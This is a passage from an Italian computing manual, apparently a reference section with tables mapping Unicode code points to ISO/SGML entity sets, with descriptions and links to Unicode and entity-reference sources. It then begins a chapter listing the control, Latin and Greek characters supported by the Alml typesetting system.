U+03A3	ISOgrk3	Σ	Σ	Σ	Σ	Σ	greek capital letter sigma
U+03A4		Τ	Τ	Τ	Τ	Τ	greek capital letter tau
U+03A5	ISOgrk3	Υ	ϒ	ϒ	ϒ	ϒ	greek capital letter upsilon
U+03A6	ISOgrk3	Φ	Φ	Φ	Φ	Φ	greek capital letter phi
U+03A7		Χ	Χ	Χ	Χ	Χ	greek capital letter chi

Punto di codifica	Standard	Macro SGML					Descrizione
U+03A8	ISOgrk3	Ψ	Ψ	Ψ	Ψ	Ψ	greek capital letter psi
U+03A9	ISOgrk3	Ω	Ω	Ω	Ω	Ω	greek capital letter omega
U+03B1	ISOgrk3	α	α	α	α	α	greek small letter alpha
U+03B2	ISOgrk3	β	β	β	β	β	greek small letter beta
U+03B3	ISOgrk3	γ	γ	γ	γ	γ	greek small letter gamma
U+03B4	ISOgrk3	δ	δ	δ	δ	δ	greek small letter delta
U+03B5	ISOgrk3	ε	ϵ	ϵ	ϵ	ϵ	greek small letter epsilon
U+03B6	ISOgrk3	ζ	ζ	ζ	ζ	ζ	greek small letter zeta
U+03B7	ISOgrk3	η	η	η	η	η	greek small letter eta
U+03B8		θ	θ	θ	θ	θ	greek small letter theta
U+03B9	ISOgrk3	ι	ι	ι	ι	ι	greek small letter iota
U+03BA	ISOgrk3	κ	κ	κ	κ	κ	greek small letter kappa
U+03BB	ISOgrk3	λ	λ	λ	λ	λ	greek small letter lambda
U+03BC	ISOgrk3	μ	μ	μ	μ	μ	greek small letter mu
U+03BD	ISOgrk3	ν	ν	ν	ν	ν	greek small letter nu
U+03BE	ISOgrk3	ξ	ξ	ξ	ξ	ξ	greek small letter xi
U+03BF		ο	o	o	o	o	greek small letter omicron
U+03C0	ISOgrk3	π	π	π	π	π	greek small letter pi
U+03C1	ISOgrk3	ρ	ρ	ρ	ρ	ρ	greek small letter rho
U+03C2	ISOgrk3	ς	ς	ς	ς	ς	greek small letter final sigma
U+03C3	ISOgrk3	σ	σ	σ	σ	σ	greek small letter sigma
U+03C4	ISOgrk3	τ	τ	τ	τ	τ	greek small letter tau
U+03C5	ISOgrk3	υ	υ	υ	υ	υ	greek small letter upsilon
U+03C6		φ	ϕ	ϕ	ϕ	ϕ	greek small letter phi
U+03C7	ISOgrk3	χ	χ	χ	χ	χ	greek small letter chi
U+03C8	ISOgrk3	ψ	ψ	ψ	ψ	ψ	greek small letter psi
U+03C9	ISOgrk3	ω	ω	ω	ω	ω	greek small letter omega
U+03D1		ϑ	ϑ	ϑ	ϑ	ϑ	greek small letter theta symbol
U+03D2		ϒ	Υ	Υ	Υ	Υ	greek upsilon with hook symbol
U+03D6	ISOgrk3	ϖ	ϖ	ϖ	ϖ	ϖ	greek pi symbol
U+2022	ISOpub	•	$\bullet$	$\bullet$	$\bullet$	$\bullet$	bullet = black small circle
U+2026	ISOpub	…	$\dots$	$\dots$	$\dots$	$\dots$	horizontal ellipsis = three dot leader
U+2032	ISOtech	′	$'$	$'$	$'$	$'$	prime = minutes = feet
U+2033	ISOtech	″	$''$	$''$	$''$	$''$	double prime = seconds = inches
U+203E		‾	‾	‾	‾	‾	overline = spacing over-score
U+2044		⁄	/	/	/	/	fraction slash
U+2118	ISOamso	℘	$\wp$	$\wp$	$\wp$	$\wp$	script capital P = power set = Weierstrass p
U+2111	ISOamso	ℑ	$\Im$	$\Im$	$\Im$	$\Im$	blackletter capital I = imaginary part

Punto di codifica	Standard	Macro SGML					Descrizione
U+211C	ISOamso	ℜ	ℜ	ℜ	ℜ	ℜ	blackletter capital R = real part symbol
U+2122	ISOnum	™	™	™	™	™	trade mark sign
U+2135		ℵ	ℵ	ℵ	ℵ	ℵ	alef symbol = first transfinite cardinal
U+2190	ISOnum	←	←	←	←	←	leftwards arrow
U+2191	ISOnu	↑	↑	↑	↑	↑	upwards arrow
U+2192	ISOnum	→	→	→	→	→	rightwards arrow
U+2193	ISOnum	↓	↓	↓	↓	↓	downwards arrow
U+2194	ISOamsa	↔	↔	↔	↔	↔	left right arrow
U+21B5		↵	↩	↩	↩	↩	downwards arrow with corner leftwards = carriage return
U+21D0	ISOtech	⇐	⇐	⇐	⇐	⇐	leftwards double arrow
U+21D1	ISOamsa	⇑	⇑	⇑	⇑	⇑	upwards double arrow
U+21D2	ISOtech	⇒	⇒	⇒	⇒	⇒	rightwards double arrow
U+21D3	ISOamsa	⇓	⇓	⇓	⇓	⇓	downwards double arrow
U+21D4	ISOamsa	⇔	⇔	⇔	⇔	⇔	left right double arrow
U+2200	ISOtech	∀	∀	∀	∀	∀	for all
U+2202	ISOtech	∂	∂	∂	∂	∂	partial differential
U+2203	ISOtech	∃	∃	∃	∃	∃	there exists
U+2205	ISOamso	∅	∅	∅	∅	∅	empty set = null set = diameter
U+2207	ISOtech	∇	∇	∇	∇	∇	nabla = backward difference
U+220A	ISOtech	∈	□	□	□	□	element of
U+2209	ISOtech	∉	∉	∉	∉	∉	not an element of
U+220D	ISOtech	∋	□	□	□	□	contains as member
U+220F	ISOamsb	∏	∏	∏	∏	∏	n-ary product = product sign
U+2211	ISOamsb	∑	∑	∑	∑	∑	n-ary sumation
U+2212	ISOtech	−	−	−	−	−	minus sign
U+2217	ISOtech	∗	∗	∗	∗	∗	asterisk operator
U+221A	ISOtech	√	√	√	√	√	square root = radical sign
U+221D	ISOtech	∝	∝	∝	∝	∝	proportional to
U+221E	ISOtech	∞	∞	∞	∞	∞	infinity
U+2220	ISOamso	∠	∠	∠	∠	∠	angle
U+2227	ISOtech	∧	∧	∧	∧	∧	logical and = wedge
U+2228	ISOtech	∨	∨	∨	∨	∨	logical or = vee
U+2229	ISOtech	∩	∩	∩	∩	∩	intersection = cap
U+222A	ISOtech	∪	∪	∪	∪	∪	union = cup
U+222B	ISOtech	∫	∫	∫	∫	∫	integral
U+2234	ISOtech	∴	∴	∴	∴	∴	therefore
U+223C	ISOtech	∼	∼	∼	∼	∼	tilde operator = varies with = similar to
U+2245	ISOtech	≅	≅	≅	≅	≅	approximately equal to

Punto di codifica	Standard	Macro SGML					Descrizione
U+2248	ISOamsr	≈	≍	≍	≍	≍	almost equal to = asymptotic to
U+2260	ISOtech	≠	≠	≠	≠	≠	not equal to
U+2261	ISOtech	≡	≡	≡	≡	≡	identical to
U+2264	ISOtech	≤	≤	≤	≤	≤	less-than or equal to
U+2265	ISOtech	≥	≥	≥	≥	≥	greater-than or equal to
U+2282	ISOtech	⊂	⊂	⊂	⊂	⊂	subset of
U+2283	ISOtech	⊃	⊃	⊃	⊃	⊃	superset of
U+2284	ISOamsn	⊄	⊄	⊄	⊄	⊄	not a subset of
U+2286	ISOtech	⊆	⊆	⊆	⊆	⊆	subset of or equal to
U+2287	ISOtech	⊇	⊇	⊇	⊇	⊇	superset of or equal to
U+2295	ISOamsb	⊕	⊕	⊕	⊕	⊕	circled plus = direct sum
U+2297	ISOamsb	⊗	⊗	⊗	⊗	⊗	circled times = vector product
U+22A5	ISOtech	⊥	⊥	⊥	⊥	⊥	up tack = orthogonal to = perpendicular
U+22C5	ISOamsb	⋅	·	·	·	·	dot operator
U+2308	ISOamsc	⌈	⌈	⌈	⌈	⌈	left ceiling = apl upstile
U+2309	ISOamsc	⌉	⌉	⌉	⌉	⌉	right ceiling
U+230A	ISOamsc	⌊	⌊	⌊	⌊	⌊	left floor = apl downstile
U+230B	ISOamsc	⌋	⌋	⌋	⌋	⌋	right floor
U+2329	ISOtech	⟨	□	□	□	□	left-pointing angle bracket = bra
U+232A	ISOtech	⟩	□	□	□	□	right-pointing angle bracket = ket
U+25CA	ISOpub	◊	◊	◊	◊	◊	lozenge
U+2660	ISOpub	♠	♠	♠	♠	♠	black spade suit
U+2663	ISOpub	♣	♣	♣	♣	♣	black club suit = shamrock
U+2665	ISOpub	♥	♥	♥	♥	♥	black heart suit = valentine
U+2666	ISOpub	♦	♦	♦	♦	♦	black diamond suit

512.5 Riferimenti

- *Unicode home page*

  ⟨http://www.unicode.org/⟩

- *Unicode character database*

  ⟨http://www.unicode.org/Public/UNIDATA/⟩

- Vidar Bronken Gundersen, Rune Mathisen, *ISO character entities and their LaTeX equivalents*

  ⟨http://www.bitjungle.com/isoent⟩

  ⟨http://www.bitjungle.com/files/isoent-ref.pdf⟩

- Vidar Bronken Gundersen, Rune Mathisen, *SGML/XML character entities reference, ISO entities and their LaTeX equivalents, Datafile with mappings between SGML/XML entities and LaTeX*

⟨*http://www.bitjungle.com/isoent*⟩

⟨*http://www.bitjungle.com/files/ent.xml.txt*⟩

⟨*http://www.bitjungle.com/files/ent.xml.bz2*⟩

Capitolo 513

Insieme di caratteri universale e Alml

Per maggiore comodità, viene riportato un elenco dei simboli gestiti da Alml, ordinato secondo i punti di codifica.

Si ricorda che le attribuzioni ai punti di codifica possono essere errate, pertanto potrebbero cambiare in futuro.

I simboli associati ai punti di codifica non sono sempre perfettamente adeguati agli standard; la forma esatta dei simboli si può verificare presso ⟨http://www.unicode.org/charts/⟩.

Tabella 513.1. *C0 Controls and basic latin.*

Punto di codifica	Aspetto	Descrizione
U+0000		NULL
U+0001		START OF HEADING
U+0002		START OF TEXT
U+0003		END OF TEXT
U+0004		END OF TRANSMISSION
U+0005		ENQUIRY
U+0006		ACKNOWLEDGE
U+0007		BELL
U+0008		BACKSPACE
U+0009		CHARACTER TABULATION
U+000A		LINE FEED (LF)
U+000B		LINE TABULATION
U+000C		FORM FEED (FF)
U+000D		CARRIAGE RETURN (CR)
U+000E		SHIFT OUT
U+000F		SHIFT IN
U+0010		DATA LINK ESCAPE
U+0011		DEVICE CONTROL ONE
U+0012		DEVICE CONTROL TWO
U+0013		DEVICE CONTROL THREE
U+0014		DEVICE CONTROL FOUR
U+0015		NEGATIVE ACKNOWLEDGE
U+0016		SYNCHRONOUS IDLE
U+0017		END OF TRANSMISSION BLOCK
U+0018		CANCEL
U+0019		END OF MEDIUM
U+001A		SUBSTITUTE
U+001B		ESCAPE
U+001C		INFORMATION SEPARATOR FOUR
U+001D		INFORMATION SEPARATOR THREE
U+001E		INFORMATION SEPARATOR TWO
U+001F		INFORMATION SEPARATOR ONE
U+0020		SPACE
U+0021	!	EXCLAMATION MARK
U+0022	"	QUOTATION MARK
U+0023	#	NUMBER SIGN
U+0024	$	DOLLAR SIGN
U+0025	%	PERCENT SIGN
U+0026	&	AMPERSAND
U+0027	’	APOSTROPHE
U+0028	(	LEFT PARENTHESIS

Punto di codifica	Aspetto	Descrizione
U+0029	)	RIGHT PARENTHESIS
U+002A	*	ASTERISK
U+002B	+	PLUS SIGN
U+002C	,	COMMA
U+002D	-	HYPHEN-MINUS
U+002E	.	FULL STOP
U+002F	/	SOLIDUS
U+0030	0	DIGIT ZERO
U+0031	1	DIGIT ONE
U+0032	2	DIGIT TWO
U+0033	3	DIGIT THREE
U+0034	4	DIGIT FOUR
U+0035	5	DIGIT FIVE
U+0036	6	DIGIT SIX
U+0037	7	DIGIT SEVEN
U+0038	8	DIGIT EIGHT
U+0039	9	DIGIT NINE
U+003A	:	COLON
U+003B	;	SEMICOLON
U+003C	<	LESS-THAN SIGN
U+003D	=	EQUALS SIGN
U+003E	>	GREATER-THAN SIGN
U+003F	?	QUESTION MARK
U+0040	@	COMMERCIAL AT
U+0041	A	LATIN CAPITAL LETTER A
U+0042	B	LATIN CAPITAL LETTER B
U+0043	C	LATIN CAPITAL LETTER C
U+0044	D	LATIN CAPITAL LETTER D
U+0045	E	LATIN CAPITAL LETTER E
U+0046	F	LATIN CAPITAL LETTER F
U+0047	G	LATIN CAPITAL LETTER G
U+0048	H	LATIN CAPITAL LETTER H
U+0049	I	LATIN CAPITAL LETTER I
U+004A	J	LATIN CAPITAL LETTER J
U+004B	K	LATIN CAPITAL LETTER K
U+004C	L	LATIN CAPITAL LETTER L
U+004D	M	LATIN CAPITAL LETTER M
U+004E	N	LATIN CAPITAL LETTER N
U+004F	O	LATIN CAPITAL LETTER O
U+0050	P	LATIN CAPITAL LETTER P
U+0051	Q	LATIN CAPITAL LETTER Q
U+0052	R	LATIN CAPITAL LETTER R
U+0053	S	LATIN CAPITAL LETTER S
U+0054	T	LATIN CAPITAL LETTER T
U+0055	U	LATIN CAPITAL LETTER U
U+0056	V	LATIN CAPITAL LETTER V
U+0057	W	LATIN CAPITAL LETTER W
U+0058	X	LATIN CAPITAL LETTER X
U+0059	Y	LATIN CAPITAL LETTER Y
U+005A	Z	LATIN CAPITAL LETTER Z
U+005B	[	LEFT SQUARE BRACKET
U+005C	\	REVERSE SOLIDUS
U+005D	]	RIGHT SQUARE BRACKET
U+005E	^	CIRCUMFLEX ACCENT
U+005F	_	LOW LINE

Punto di codifica	Aspetto	Descrizione
U+0060	‘	GRAVE ACCENT
U+0061	a	LATIN SMALL LETTER A
U+0062	b	LATIN SMALL LETTER B
U+0063	c	LATIN SMALL LETTER C
U+0064	d	LATIN SMALL LETTER D
U+0065	e	LATIN SMALL LETTER E
U+0066	f	LATIN SMALL LETTER F
U+0067	g	LATIN SMALL LETTER G
U+0068	h	LATIN SMALL LETTER H
U+0069	i	LATIN SMALL LETTER I
U+006A	j	LATIN SMALL LETTER J
U+006B	k	LATIN SMALL LETTER K
U+006C	l	LATIN SMALL LETTER L
U+006D	m	LATIN SMALL LETTER M
U+006E	n	LATIN SMALL LETTER N
U+006F	o	LATIN SMALL LETTER O
U+0070	p	LATIN SMALL LETTER P
U+0071	q	LATIN SMALL LETTER Q
U+0072	r	LATIN SMALL LETTER R
U+0073	s	LATIN SMALL LETTER S
U+0074	t	LATIN SMALL LETTER T
U+0075	u	LATIN SMALL LETTER U
U+0076	v	LATIN SMALL LETTER V
U+0077	w	LATIN SMALL LETTER W
U+0078	x	LATIN SMALL LETTER X
U+0079	y	LATIN SMALL LETTER Y
U+007A	z	LATIN SMALL LETTER Z
U+007B	{	LEFT CURLY BRACKET
U+007C	|	VERTICAL LINE
U+007D	}	RIGHT CURLY BRACKET
U+007E	~	TILDE
U+007F		DELETE

Tabella 513.2. *C1 Controls and latin-1 supplement.*

Punto di codifica	Aspetto	Descrizione
U+0080		
U+0081		
U+0082		BREAK PERMITTED HERE
U+0083		NO BREAK HERE
U+0084		
U+0085		NEXT LINE (NEL)
U+0086		START OF SELECTED AREA
U+0087		END OF SELECTED AREA
U+0088		CHARACTER TABULATION SET
U+0089		CHARACTER TABULATION WITH JUSTIFICATION
U+008A		LINE TABULATION SET
U+008B		PARTIAL LINE FORWARD
U+008C		PARTIAL LINE BACKWARD
U+008D		REVERSE LINE FEED
U+008E		SINGLE SHIFT TWO
U+008F		SINGLE SHIFT THREE
U+0090		DEVICE CONTROL STRING
U+0091		PRIVATE USE ONE

Punto di codifica	Aspetto	Descrizione
U+0092		PRIVATE USE TWO
U+0093		SET TRANSMIT STATE
U+0094		CANCEL CHARACTER
U+0095		MESSAGE WAITING
U+0096		START OF GUARDED AREA
U+0097		END OF GUARDED AREA
U+0098		START OF STRING
U+0099		
U+009A		SINGLE CHARACTER INTRODUCER
U+009B		CONTROL SEQUENCE INTRODUCER
U+009C		STRING TERMINATOR
U+009D		OPERATING SYSTEM COMMAND
U+009E		PRIVACY MESSAGE
U+009F		APPLICATION PROGRAM COMMAND
U+00A0		NO-BREAK SPACE
U+00A1	¡	INVERTED EXCLAMATION MARK
U+00A2	¢	CENT SIGN
U+00A3	£	POUND SIGN
U+00A4	¤	CURRENCY SIGN
U+00A5	¥	YEN SIGN
U+00A6	¦	BROKEN BAR
U+00A7	§	SECTION SIGN
U+00A8	¨	DIAERESIS
U+00A9	©	COPYRIGHT SIGN
U+00AA	ª	FEMININE ORDINAL INDICATOR
U+00AB	«	LEFT-POINTING DOUBLE ANGLE QUOTATION MARK
U+00AC	¬	NOT SIGN
U+00AD		SOFT HYPHEN
U+00AE	®	REGISTERED SIGN
U+00AF	¯	MACRON
U+00B0	°	DEGREE SIGN
U+00B1	±	PLUS-MINUS SIGN
U+00B2	²	SUPERSCRIPT TWO
U+00B3	³	SUPERSCRIPT THREE
U+00B4	´	ACUTE ACCENT
U+00B5	µ	MICRO SIGN
U+00B6	¶	PILCROW SIGN
U+00B7	·	MIDDLE DOT
U+00B8	¸	CEDILLA
U+00B9	¹	SUPERSCRIPT ONE
U+00BA	º	MASCULINE ORDINAL INDICATOR
U+00BB	»	RIGHT-POINTING DOUBLE ANGLE QUOTATION MARK
U+00BC	¼	VULGAR FRACTION ONE QUARTER
U+00BD	½	VULGAR FRACTION ONE HALF
U+00BE	¾	VULGAR FRACTION THREE QUARTERS
U+00BF	¿	INVERTED QUESTION MARK
U+00C0	À	LATIN CAPITAL LETTER A WITH GRAVE
U+00C1	Á	LATIN CAPITAL LETTER A WITH ACUTE
U+00C2	Â	LATIN CAPITAL LETTER A WITH CIRCUMFLEX
U+00C3	Ã	LATIN CAPITAL LETTER A WITH TILDE
U+00C4	Ä	LATIN CAPITAL LETTER A WITH DIAERESIS
U+00C5	Å	LATIN CAPITAL LETTER A WITH RING ABOVE
U+00C6	Æ	LATIN CAPITAL LETTER AE (ash)
U+00C7	Ç	LATIN CAPITAL LETTER C WITH CEDILLA
U+00C8	È	LATIN CAPITAL LETTER E WITH GRAVE

Punto di codifica	Aspetto	Descrizione
U+00C9	É	LATIN CAPITAL LETTER E WITH ACUTE
U+00CA	Ê	LATIN CAPITAL LETTER E WITH CIRCUMFLEX
U+00CB	Ë	LATIN CAPITAL LETTER E WITH DIAERESIS
U+00CC	Ì	LATIN CAPITAL LETTER I WITH GRAVE
U+00CD	Í	LATIN CAPITAL LETTER I WITH ACUTE
U+00CE	Î	LATIN CAPITAL LETTER I WITH CIRCUMFLEX
U+00CF	Ï	LATIN CAPITAL LETTER I WITH DIAERESIS
U+00D0	Đ	LATIN CAPITAL LETTER ETH (Icelandic)
U+00D1	Ñ	LATIN CAPITAL LETTER N WITH TILDE
U+00D2	Ò	LATIN CAPITAL LETTER O WITH GRAVE
U+00D3	Ó	LATIN CAPITAL LETTER O WITH ACUTE
U+00D4	Ô	LATIN CAPITAL LETTER O WITH CIRCUMFLEX
U+00D5	Õ	LATIN CAPITAL LETTER O WITH TILDE
U+00D6	Ö	LATIN CAPITAL LETTER O WITH DIAERESIS
U+00D7	×	MULTIPLICATION SIGN
U+00D8	Ø	LATIN CAPITAL LETTER O WITH STROKE
U+00D9	Ù	LATIN CAPITAL LETTER U WITH GRAVE
U+00DA	Ú	LATIN CAPITAL LETTER U WITH ACUTE
U+00DB	Û	LATIN CAPITAL LETTER U WITH CIRCUMFLEX
U+00DC	Ü	LATIN CAPITAL LETTER U WITH DIAERESIS
U+00DD	Ý	LATIN CAPITAL LETTER Y WITH ACUTE
U+00DE	Þ	LATIN CAPITAL LETTER THORN (Icelandic)
U+00DF	ß	LATIN SMALL LETTER SHARP S (German)
U+00E0	à	LATIN SMALL LETTER A WITH GRAVE
U+00E1	á	LATIN SMALL LETTER A WITH ACUTE
U+00E2	â	LATIN SMALL LETTER A WITH CIRCUMFLEX
U+00E3	ã	LATIN SMALL LETTER A WITH TILDE
U+00E4	ä	LATIN SMALL LETTER A WITH DIAERESIS
U+00E5	å	LATIN SMALL LETTER A WITH RING ABOVE
U+00E6	æ	LATIN SMALL LETTER AE (ash)
U+00E7	ç	LATIN SMALL LETTER C WITH CEDILLA
U+00E8	è	LATIN SMALL LETTER E WITH GRAVE
U+00E9	é	LATIN SMALL LETTER E WITH ACUTE
U+00EA	ê	LATIN SMALL LETTER E WITH CIRCUMFLEX
U+00EB	ë	LATIN SMALL LETTER E WITH DIAERESIS
U+00EC	ì	LATIN SMALL LETTER I WITH GRAVE
U+00ED	í	LATIN SMALL LETTER I WITH ACUTE
U+00EE	î	LATIN SMALL LETTER I WITH CIRCUMFLEX
U+00EF	ï	LATIN SMALL LETTER I WITH DIAERESIS
U+00F0	ð	LATIN SMALL LETTER ETH (Icelandic)
U+00F1	ñ	LATIN SMALL LETTER N WITH TILDE
U+00F2	ò	LATIN SMALL LETTER O WITH GRAVE
U+00F3	ó	LATIN SMALL LETTER O WITH ACUTE
U+00F4	ô	LATIN SMALL LETTER O WITH CIRCUMFLEX
U+00F5	õ	LATIN SMALL LETTER O WITH TILDE
U+00F6	ö	LATIN SMALL LETTER O WITH DIAERESIS
U+00F7	÷	DIVISION SIGN
U+00F8	ø	LATIN SMALL LETTER O WITH STROKE
U+00F9	ù	LATIN SMALL LETTER U WITH GRAVE
U+00FA	ú	LATIN SMALL LETTER U WITH ACUTE
U+00FB	û	LATIN SMALL LETTER U WITH CIRCUMFLEX
U+00FC	ü	LATIN SMALL LETTER U WITH DIAERESIS
U+00FD	ý	LATIN SMALL LETTER Y WITH ACUTE
U+00FE	þ	LATIN SMALL LETTER THORN (Icelandic)

Punto di codifica	Aspetto	Descrizione
U+00FF	ÿ	LATIN SMALL LETTER Y WITH DIAERESIS

Tabella 513.3. *Latin extended-A.*

Punto di codifica	Aspetto	Descrizione
U+0100	Ā	LATIN CAPITAL LETTER A WITH MACRON
U+0101	ā	LATIN SMALL LETTER A WITH MACRON
U+0102	Ă	LATIN CAPITAL LETTER A WITH BREVE
U+0103	ă	LATIN SMALL LETTER A WITH BREVE
U+0104	Ą	LATIN CAPITAL LETTER A WITH OGONEK
U+0105	ą	LATIN SMALL LETTER A WITH OGONEK
U+0106	Ć	LATIN CAPITAL LETTER C WITH ACUTE
U+0107	ć	LATIN SMALL LETTER C WITH ACUTE
U+0108	Ĉ	LATIN CAPITAL LETTER C WITH CIRCUMFLEX
U+0109	ĉ	LATIN SMALL LETTER C WITH CIRCUMFLEX
U+010A	Ċ	LATIN CAPITAL LETTER C WITH DOT ABOVE
U+010B	ċ	LATIN SMALL LETTER C WITH DOT ABOVE
U+010C	Č	LATIN CAPITAL LETTER C WITH CARON
U+010D	č	LATIN SMALL LETTER C WITH CARON
U+010E	Ď	LATIN CAPITAL LETTER D WITH CARON
U+010F	ď	LATIN SMALL LETTER D WITH CARON
U+0110	Đ	LATIN CAPITAL LETTER D WITH STROKE
U+0111	đ	LATIN SMALL LETTER D WITH STROKE
U+0112	Ē	LATIN CAPITAL LETTER E WITH MACRON
U+0113	ē	LATIN SMALL LETTER E WITH MACRON
U+0114	Ĕ	LATIN CAPITAL LETTER E WITH BREVE
U+0115	ĕ	LATIN SMALL LETTER E WITH BREVE
U+0116	Ė	LATIN CAPITAL LETTER E WITH DOT ABOVE
U+0117	ė	LATIN SMALL LETTER E WITH DOT ABOVE
U+0118	Ę	LATIN CAPITAL LETTER E WITH OGONEK
U+0119	ę	LATIN SMALL LETTER E WITH OGONEK
U+011A	Ě	LATIN CAPITAL LETTER E WITH CARON
U+011B	ě	LATIN SMALL LETTER E WITH CARON
U+011C	Ĝ	LATIN CAPITAL LETTER G WITH CIRCUMFLEX
U+011D	ĝ	LATIN SMALL LETTER G WITH CIRCUMFLEX
U+011E	Ğ	LATIN CAPITAL LETTER G WITH BREVE
U+011F	ğ	LATIN SMALL LETTER G WITH BREVE
U+0120	Ġ	LATIN CAPITAL LETTER G WITH DOT ABOVE
U+0121	ġ	LATIN SMALL LETTER G WITH DOT ABOVE
U+0122	Ģ	LATIN CAPITAL LETTER G WITH CEDILLA
U+0123	□	LATIN SMALL LETTER G WITH CEDILLA
U+0124	Ĥ	LATIN CAPITAL LETTER H WITH CIRCUMFLEX
U+0125	ĥ	LATIN SMALL LETTER H WITH CIRCUMFLEX
U+0126	Ħ	LATIN CAPITAL LETTER H WITH STROKE
U+0127	ħ	LATIN SMALL LETTER H WITH STROKE
U+0128	Ĩ	LATIN CAPITAL LETTER I WITH TILDE
U+0129	ĩ	LATIN SMALL LETTER I WITH TILDE
U+012A	Ī	LATIN CAPITAL LETTER I WITH MACRON
U+012B	ī	LATIN SMALL LETTER I WITH MACRON
U+012C	Ĭ	LATIN CAPITAL LETTER I WITH BREVE
U+012D	ĭ	LATIN SMALL LETTER I WITH BREVE
U+012E	Į	LATIN CAPITAL LETTER I WITH OGONEK
U+012F	į	LATIN SMALL LETTER I WITH OGONEK
U+0130	İ	LATIN CAPITAL LETTER I WITH DOT ABOVE

Punto di codifica	Aspetto	Descrizione
U+0131	ı	LATIN SMALL LETTER DOTLESS I
U+0132	Ĳ	LATIN CAPITAL LIGATURE IJ
U+0133	ĳ	LATIN SMALL LIGATURE IJ
U+0134	Ĵ	LATIN CAPITAL LETTER J WITH CIRCUMFLEX
U+0135	ĵ	LATIN SMALL LETTER J WITH CIRCUMFLEX
U+0136	Ķ	LATIN CAPITAL LETTER K WITH CEDILLA
U+0137	ķ	LATIN SMALL LETTER K WITH CEDILLA
U+0138	□	LATIN SMALL LETTER KRA (Greenlandic)
U+0139	Ĺ	LATIN CAPITAL LETTER L WITH ACUTE
U+013A	ĺ	LATIN SMALL LETTER L WITH ACUTE
U+013B	Ļ	LATIN CAPITAL LETTER L WITH CEDILLA
U+013C	ļ	LATIN SMALL LETTER L WITH CEDILLA
U+013D	Ľ	LATIN CAPITAL LETTER L WITH CARON
U+013E	ľ	LATIN SMALL LETTER L WITH CARON
U+013F	L·	LATIN CAPITAL LETTER L WITH MIDDLE DOT
U+0140	l·	LATIN SMALL LETTER L WITH MIDDLE DOT
U+0141	Ł	LATIN CAPITAL LETTER L WITH STROKE
U+0142	ł	LATIN SMALL LETTER L WITH STROKE
U+0143	Ń	LATIN CAPITAL LETTER N WITH ACUTE
U+0144	ń	LATIN SMALL LETTER N WITH ACUTE
U+0145	Ņ	LATIN CAPITAL LETTER N WITH CEDILLA
U+0146	ņ	LATIN SMALL LETTER N WITH CEDILLA
U+0147	Ň	LATIN CAPITAL LETTER N WITH CARON
U+0148	ň	LATIN SMALL LETTER N WITH CARON
U+0149	□	LATIN SMALL LETTER N PRECEDED BY APOSTROPHE
U+014A	■	LATIN CAPITAL LETTER ENG (Sami)
U+014B	■	LATIN SMALL LETTER ENG (Sami)
U+014C	Ō	LATIN CAPITAL LETTER O WITH MACRON
U+014D	ō	LATIN SMALL LETTER O WITH MACRON
U+014E	Ŏ	LATIN CAPITAL LETTER O WITH BREVE
U+014F	ŏ	LATIN SMALL LETTER O WITH BREVE
U+0150	Ő	LATIN CAPITAL LETTER O WITH DOUBLE ACUTE
U+0151	ő	LATIN SMALL LETTER O WITH DOUBLE ACUTE
U+0152	Œ	LATIN CAPITAL LIGATURE OE
U+0153	œ	LATIN SMALL LIGATURE OE
U+0154	Ŕ	LATIN CAPITAL LETTER R WITH ACUTE
U+0155	ŕ	LATIN SMALL LETTER R WITH ACUTE
U+0156	Ŗ	LATIN CAPITAL LETTER R WITH CEDILLA
U+0157	ŗ	LATIN SMALL LETTER R WITH CEDILLA
U+0158	Ř	LATIN CAPITAL LETTER R WITH CARON
U+0159	ř	LATIN SMALL LETTER R WITH CARON
U+015A	Ś	LATIN CAPITAL LETTER S WITH ACUTE
U+015B	ś	LATIN SMALL LETTER S WITH ACUTE
U+015C	Ŝ	LATIN CAPITAL LETTER S WITH CIRCUMFLEX
U+015D	ŝ	LATIN SMALL LETTER S WITH CIRCUMFLEX
U+015E	Ş	LATIN CAPITAL LETTER S WITH CEDILLA
U+015F	ş	LATIN SMALL LETTER S WITH CEDILLA
U+0160	Š	LATIN CAPITAL LETTER S WITH CARON
U+0161	š	LATIN SMALL LETTER S WITH CARON
U+0162	Ţ	LATIN CAPITAL LETTER T WITH CEDILLA
U+0163	ţ	LATIN SMALL LETTER T WITH CEDILLA
U+0164	Ť	LATIN CAPITAL LETTER T WITH CARON
U+0165	ť	LATIN SMALL LETTER T WITH CARON
U+0166	Ŧ	LATIN CAPITAL LETTER T WITH STROKE
U+0167	ŧ	LATIN SMALL LETTER T WITH STROKE

Punto di codifica	Aspetto	Descrizione
U+0168	Ũ	LATIN CAPITAL LETTER U WITH TILDE
U+0169	ũ	LATIN SMALL LETTER U WITH TILDE
U+016A	Ū	LATIN CAPITAL LETTER U WITH MACRON
U+016B	ū	LATIN SMALL LETTER U WITH MACRON
U+016C	Ŭ	LATIN CAPITAL LETTER U WITH BREVE
U+016D	ŭ	LATIN SMALL LETTER U WITH BREVE
U+016E	Ů	LATIN CAPITAL LETTER U WITH RING ABOVE
U+016F	ů	LATIN SMALL LETTER U WITH RING ABOVE
U+0170	Ű	LATIN CAPITAL LETTER U WITH DOUBLE ACUTE
U+0171	ű	LATIN SMALL LETTER U WITH DOUBLE ACUTE
U+0172	Ų	LATIN CAPITAL LETTER U WITH OGONEK
U+0173	ų	LATIN SMALL LETTER U WITH OGONEK
U+0174	Ŵ	LATIN CAPITAL LETTER W WITH CIRCUMFLEX
U+0175	ŵ	LATIN SMALL LETTER W WITH CIRCUMFLEX
U+0176	Ŷ	LATIN CAPITAL LETTER Y WITH CIRCUMFLEX
U+0177	ŷ	LATIN SMALL LETTER Y WITH CIRCUMFLEX
U+0178	Ÿ	LATIN CAPITAL LETTER Y WITH DIAERESIS
U+0179	Ź	LATIN CAPITAL LETTER Z WITH ACUTE
U+017A	ź	LATIN SMALL LETTER Z WITH ACUTE
U+017B	Ż	LATIN CAPITAL LETTER Z WITH DOT ABOVE
U+017C	ż	LATIN SMALL LETTER Z WITH DOT ABOVE
U+017D	Ž	LATIN CAPITAL LETTER Z WITH CARON
U+017E	ž	LATIN SMALL LETTER Z WITH CARON
U+017F	s	LATIN SMALL LETTER LONG S

Tabella 513.4. *Greek and Coptic.*

Punto di codifica	Aspetto	Descrizione
U+0374		GREEK NUMERAL SIGN (Dexia keraia)
U+0375		GREEK LOWER NUMERAL SIGN (Aristeri keraia)
U+037A		GREEK YPOGEGRAMMENI
U+037E		GREEK QUESTION MARK (Erotimatiko)
U+0384		GREEK TONOS
U+0385		GREEK DIALYTIKA TONOS
U+0386		GREEK CAPITAL LETTER ALPHA WITH TONOS
U+0387		GREEK ANO TELEIA
